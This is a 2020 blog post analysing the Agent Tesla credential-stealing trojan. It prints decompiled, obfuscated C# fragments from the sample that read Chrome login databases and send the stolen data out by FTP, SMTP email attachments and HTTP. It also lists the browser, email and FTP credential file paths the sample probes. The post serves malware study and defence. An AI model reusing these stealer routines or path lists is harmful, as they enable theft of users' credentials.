Trojan Agent Tesla – Malware Analysis

malwr-analysis.com/2020/04/05/trojan-agent-tesla-malware-analysis/

April 5, 2020

Hash – 077f75ef7fdb1663e70c33e20d8d7c4383fa13fd95517fab8023fce526bf3a25

Family : Agent Tesla


Downloaded Sample Link: Click here

Signature: Microsoft Visual C# v7.0/ Basic.NET

Filename: UIhLdVHHIUAKoEOpjVAsXFIIQrgS.exe

file-type	**executable**
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
FileDescription	n/a
FileVersion	0.0.0.0
InternalName	UIhLdVHHIUAKoEOpjVAsXFIIQrgS.exe
LegalCopyright	n/a
OriginalFilename	UIhLdVHHIUAKoEOpjVAsXFIIQrgS.exe
ProductVersion	0.0.0.0
Assembly Version	0.0.0.0

VirusTotal score:




Malware behavior:

- Steal browser information (URL, Usernames, Passwords)
- Steal passwords for email clients.
- Steal FTP Clients
- Steal download manager passwords.
- Collect OS and hardware information.

Browser Information:

When I debug the malware executable, Initially it creates a SQLite database to store collected information from victims machine.

Below are the tables getting created.



Tables created:

- meta
- logins
- sqlite_sequence
- stats
- compromised_credentials

found it collected browsers data (Google chrome), that includes accessed URLs and related usernames and passwords.

```
30              int num7;
31              string text4;
32              string[] array2;
33              switch ((num2 = (num ^ 3160297376U)) % 8U)
34              {
35              case 0U:
36                  num3 = 0;
37                  num = (num2 * 2992424917U ^ 1319839543U);
38                  continue;
39              case 1U:
40              {
41                  string text;
42                  if (!File.Exists(text))
43                  {
44                      num = (num2 * 1495414828U ^ 306676834U);
45                      continue;
46                  }
47                  try
48                  {
49                      emx = new emx(text);
50                  }
51                  catch (Exception ex)
52                  {
```


100 %

Locals

Name	Value
zgx	@"C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\"
zhx	"Chrome"
kur	"logins"
list2	Count = 0x00000000
list	Count = 0x00000002
[0]	@"C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\\Default\Login Data"
[1]	@"C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\\Login Data"
Raw View	
text	@"C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\\Default\Login Data"

database table **logins** stores all browser related information. Below are the table columns.

array	{string[0x0000001D]}
[0]	"origin_url VARCHAR NOT NULL"
[1]	" action_url VARCHAR"
[2]	" username_element VARCHAR"
[3]	" username_value VARCHAR"
[4]	" password_element VARCHAR"
[5]	" password_value BLOB"
[6]	" submit_element VARCHAR"
[7]	" signon_realm VARCHAR NOT NULL"
[8]	" preferred INTEGER NOT NULL"
[9]	" date_created INTEGER NOT NULL"
[10]	" blacklisted_by_user INTEGER NOT NULL"
[11]	" scheme INTEGER NOT NULL"
[12]	" password_type INTEGER"
[13]	" times_used INTEGER"
[14]	" form_data BLOB"
[15]	" date_synced INTEGER"
[16]	" display_name VARCHAR"
[17]	" icon_url VARCHAR"
[18]	" federation_url VARCHAR"
[19]	" skip_zero_click INTEGER"
[20]	" generation_upload_status INTEGER"
[21]	" possible_username_pairs BLOB"
[22]	" id INTEGER PRIMARY KEY AUTOINCREMENT"
[23]	" date_last_used INTEGER NOT NULL DEFAULT 0"
[24]	" UNIQUE (origin_url"
[25]	" username_element"
[26]	" username_value"
[27]	" password_element"
[28]	" signon_realm))"




Apart from this, malware also look for all different types of browsers to steal data from it.


It look for below browsers:

- Opera Browser
- Yandex Browser
- 360 Browser
- Iridium Browser
- Comodo Dragon
- Cool Novo
- Chromium
- Torch Browser
- 7Star
- Amigo
- Brave
- CentBrowser
- Chedot
- Coccoc

- Elements Browser
- Epic Privacy
- Kometa
- Orbitum
- Sputnik
- Uran
- Vivaldi
- Citrio
- Liebao Browser
- Sleipnir 6
- QIP Surf
- Coowon




Below screenshot taken while debugging malware.



Malware also look for below email clients. I haven't install any of them on my machine during analyzing this.

Email Clients:

- Outlook
- Thunderbird
- Foxmail
- Opera Mail
- Pocomail
- Claws-mail
- Postbox




FTP Clients:

Malware grabs credentials from FTP clients as well. Below list.

- FileZilla
- Core FTP

- SmartFTP
- FTPGetter
- FlashFXP



Sample_5e82c...	7676	CreateFile	C:\FTP Navigator\Ftplist.txt	PATH NOT FOUND
Sample_5e82c...	7676	CreateFile	C:\Users\All Users\AppData\Roaming\FlashFXP\3quick.dat	REPARSE
Sample_5e82c...	7676	CreateFile	C:\ProgramData\AppData\Roaming\FlashFXP\3quick.dat	PATH NOT FOUND
Sample_5e82c...	7676	CreateFile	C:\Users\IEUser\AppData\Roaming\SmartFTP\Client 2.0\Favorites\Quick Connect\	PATH NOT FOUND
Sample_5e82c...	7676	CreateFile	C:\Users\IEUser\AppData\Roaming\SmartFTP\Client 2.0\Favorites\Quick Connect\	PATH NOT FOUND
Sample_5e82c...	7676	CreateFile	C:\cftp\Ftplist.txt	PATH NOT FOUND
Sample_5e82c...	7676	CreateFile	C:\Users\IEUser\AppData\Roaming\FTPGetter\servers.xml	PATH NOT FOUND
Sample_5e82c...	7676	RegQueryKey	HKCU	SUCCESS
Sample_5e82c...	7676	RegQueryKey	HKCU	SUCCESS
Sample_5e82c...	7676	RegOpenKey	HKCU\Software\DownloadManager\Passwords	NAME NOT FOUND
Sample_5e82c...	7676	CreateFile	C:\Program Files (x86)\jDownloader\config\database.script	PATH NOT FOUND
Sample_5e82c...	7676	CreateFile	C:\Users\IEUser\AppData\Roaming\FileZilla\recentservers.xml	PATH NOT FOUND
Sample_5e82c...	7676	CreateFile	C:\Users\IEUser\AppData\Roaming\Ipswitch\WS_FTP\Sites\ws_ftp.ini	PATH NOT FOUND

It also makes FTP web request. (Remote Server couldn't find)

```
try
{
    FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(<Module>.\u202C(257760) + twd);
    ftpWebRequest.Credentials = new NetworkCredential(<Module>.\u202C(258344), <Module>.\u202C(258384));
    ftpWebRequest.Method = <Module>.\u202C(258456);
    for (;;)
    {
        IL_4A:
        uint num = 2679790693U;
        for (;;)
        {
            uint num2;
object obj = Encoding.UTF8.GetBytes(twc);
ftpWebRequest.ContentLength = Conversions.ToLong(NewLateBinding.LateGet(obj, null, <Module>.\u202C(258432), new object[0], null, null, null));
requestStream = ftpWebRequest.GetRequestStream();
num = (num2 * 4294190101U ^ 3645908111U);
continue;
```

It uses smtp client to send information over the network using port 587 which indicates sending data from smtp client to a particular smtp Server through mail attachments.

```
// tkq
// Token: 0x0600005B RID: 91 RVA: 0x0001DEC8 File Offset: 0x0001C0C8
public static bool tyx(string tdc, string tdj, MemoryStream tdo = null, int tdl = 0)
{
    bool result;
    try
    {
        SmtpClient smtpClient = new SmtpClient();
        MailMessage mailMessage;
        for (;;)
        {
            IL_06:
            uint num = 576480375U;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 402605368U)) % 15U)
                {
                case 0U:
                    goto IL_06;
                case 2U:
                {
                    smtpClient.Host = <Module>.\u202C(267304);
                    smtpClient.EnableSsl = false;
                    smtpClient.UseDefaultCredentials = false;
                    NetworkCredential credentials;
                    smtpClient.Credentials = credentials;
                    num = (num2 * 3640285410U ^ 1808707487U);
                    continue;
                }
                case 3U:
                    mailMessage.Attachments.Add(new Attachment(tdo, tdc + "_" + DateTime.Now.ToString(tkq.zsm) + <Module>.\u202C(268088), <Module>.\u202C(268192)));
                    num = (num2 * 3138303748U ^ 3585825952U);
                    continue;
                case 4U:
                    mailMessage.Attachments.Add(new Attachment(tdo, tdc + "_" + DateTime.Now.ToString(tkq.zsm) + <Module>.\u202C(268264), <Module>.\u202C(267792)));
                    num = (num2 * 1954513107U ^ 2239692312U);
                    continue;
                case 5U:
                    goto IL_19F;
                case 6U:
                    mailMessage.Body = tdj;
                    num = (num2 * 3679605221U ^ 379764808U);
                    continue;
                case 7U:
                {
                    mailMessage.IsBodyHtml = false;
                    byte[] bytes = Encoding.UTF8.GetBytes(tdj);
                    MemoryStream contentStream = new MemoryStream(bytes);
                    Attachment attachment = new Attachment(contentStream, new ContentType
                    {
                        MediaType = <Module>.\u202C(267392),
                        Name = tdc + "_" + DateTime.Now.ToString(tkq.zsm) + <Module>.\u202C(267464)
                    });
                    num = (num2 * 2504920093U ^ 1988633704U);
                    continue;
                }
```

```
58                  case 8U:
59                      if (tdo != null & tdl == 1)
60                      {
61                          num = 1715513597U;
62                          continue;
63                      }
64                      goto IL_2DE;
65                  case 9U:
66                      mailMessage.Body = "";
67                      num = (num2 * 1761000219U ^ 3933755097U);
68                      continue;
69                  case 10U:
70                  {
71                      smtpClient.Port = 587;
72                      MailAddress to = new MailAddress(<Module>.\u202C(267344));
73                      MailAddress from = new MailAddress(<Module>.\u202C(267416));
74                      mailMessage = new MailMessage(from, to);
75                      mailMessage.Subject = tdc;
76                      if (false & tdl == 0)
77                      {
78                          num = (num2 * 15795647U ^ 3297325465U);
79                          continue;
80                      }
81                      goto IL_19F;
82                  }
83                  case 11U:
84                      num = (num2 * 1000884237U ^ 3752145850U);
85                      continue;
86                  case 12U:
87                  {
88                      Attachment attachment;
89                      attachment.ContentDisposition.FileName = tdc + "_" + DateTime.Now.ToString(tkq.zsm) + <Module>.\u202C(268016);
90                      mailMessage.Attachments.Add(attachment);
91                      num = (num2 * 19754659U ^ 2963550343U);
92                      continue;
93                  }
94                  case 13U:
95                  {
96                      NetworkCredential credentials = new NetworkCredential(<Module>.\u202C(267640), <Module>.\u202C(267744));
97                      num = (num2 * 3088125284U ^ 701790919U);
98                      continue;
99                  }
100                 case 14U:
101                     goto IL_2DE;
102                 }
103                 goto Block_2;
104                 IL_19F:
105                 mailMessage.IsBodyHtml = true;
106                 num = 1161867436U;
107                 continue;
108                 IL_2DE:
109                 if (!(tdo != null & tdl == 2))
110                 {
111                     goto IL_352;
112                 }
113                 num = 112307228U;
114             }
115         }
```

Malware executable also make HTTPWebRequest which must be downloading SMTP client to transfer data to remote SMTP server.

```
3   public static string zkr(int zkf, string zkq = "")
4   {
5       try
6       {
7           string[] array = new string[9];
8           string text;
9           HttpWebRequest httpWebRequest;
10          for (;;)
11          {
12              IL_09:
13              uint num = 2087357884U;
14              for (;;)
15              {
16                  uint num2;
17                  switch ((num2 = (num ^ 1125452476U)) % 7U)
18                  {
19                  case 0U:
20                      goto IL_09;
21                  case 1U:
22                  {
23                      tkq.pd pd = new tkq.pd(tkq.zsl);
24                      text = "p=" + pd.pc(text);
25                      string requestUriString = <Module>.\u202C(264752);
26                      httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
27                      ServicePointManager.SecurityProtocol = (SecurityProtocolType)4080;
28                      httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
29                      httpWebRequest.KeepAlive = true;
30                      httpWebRequest.Timeout = 10000;
31                      num = (num2 * 2446670U ^ 261102278U);
32                      continue;
33                  }
```

unfortunately, it didn't make any connection to any remote server address.

Summary:

- Steal Browser Information including urls, usernames and passwords.
- Steal email client credentials.
- Steal credentials of FTP servers.
- Computer information.

Thank you.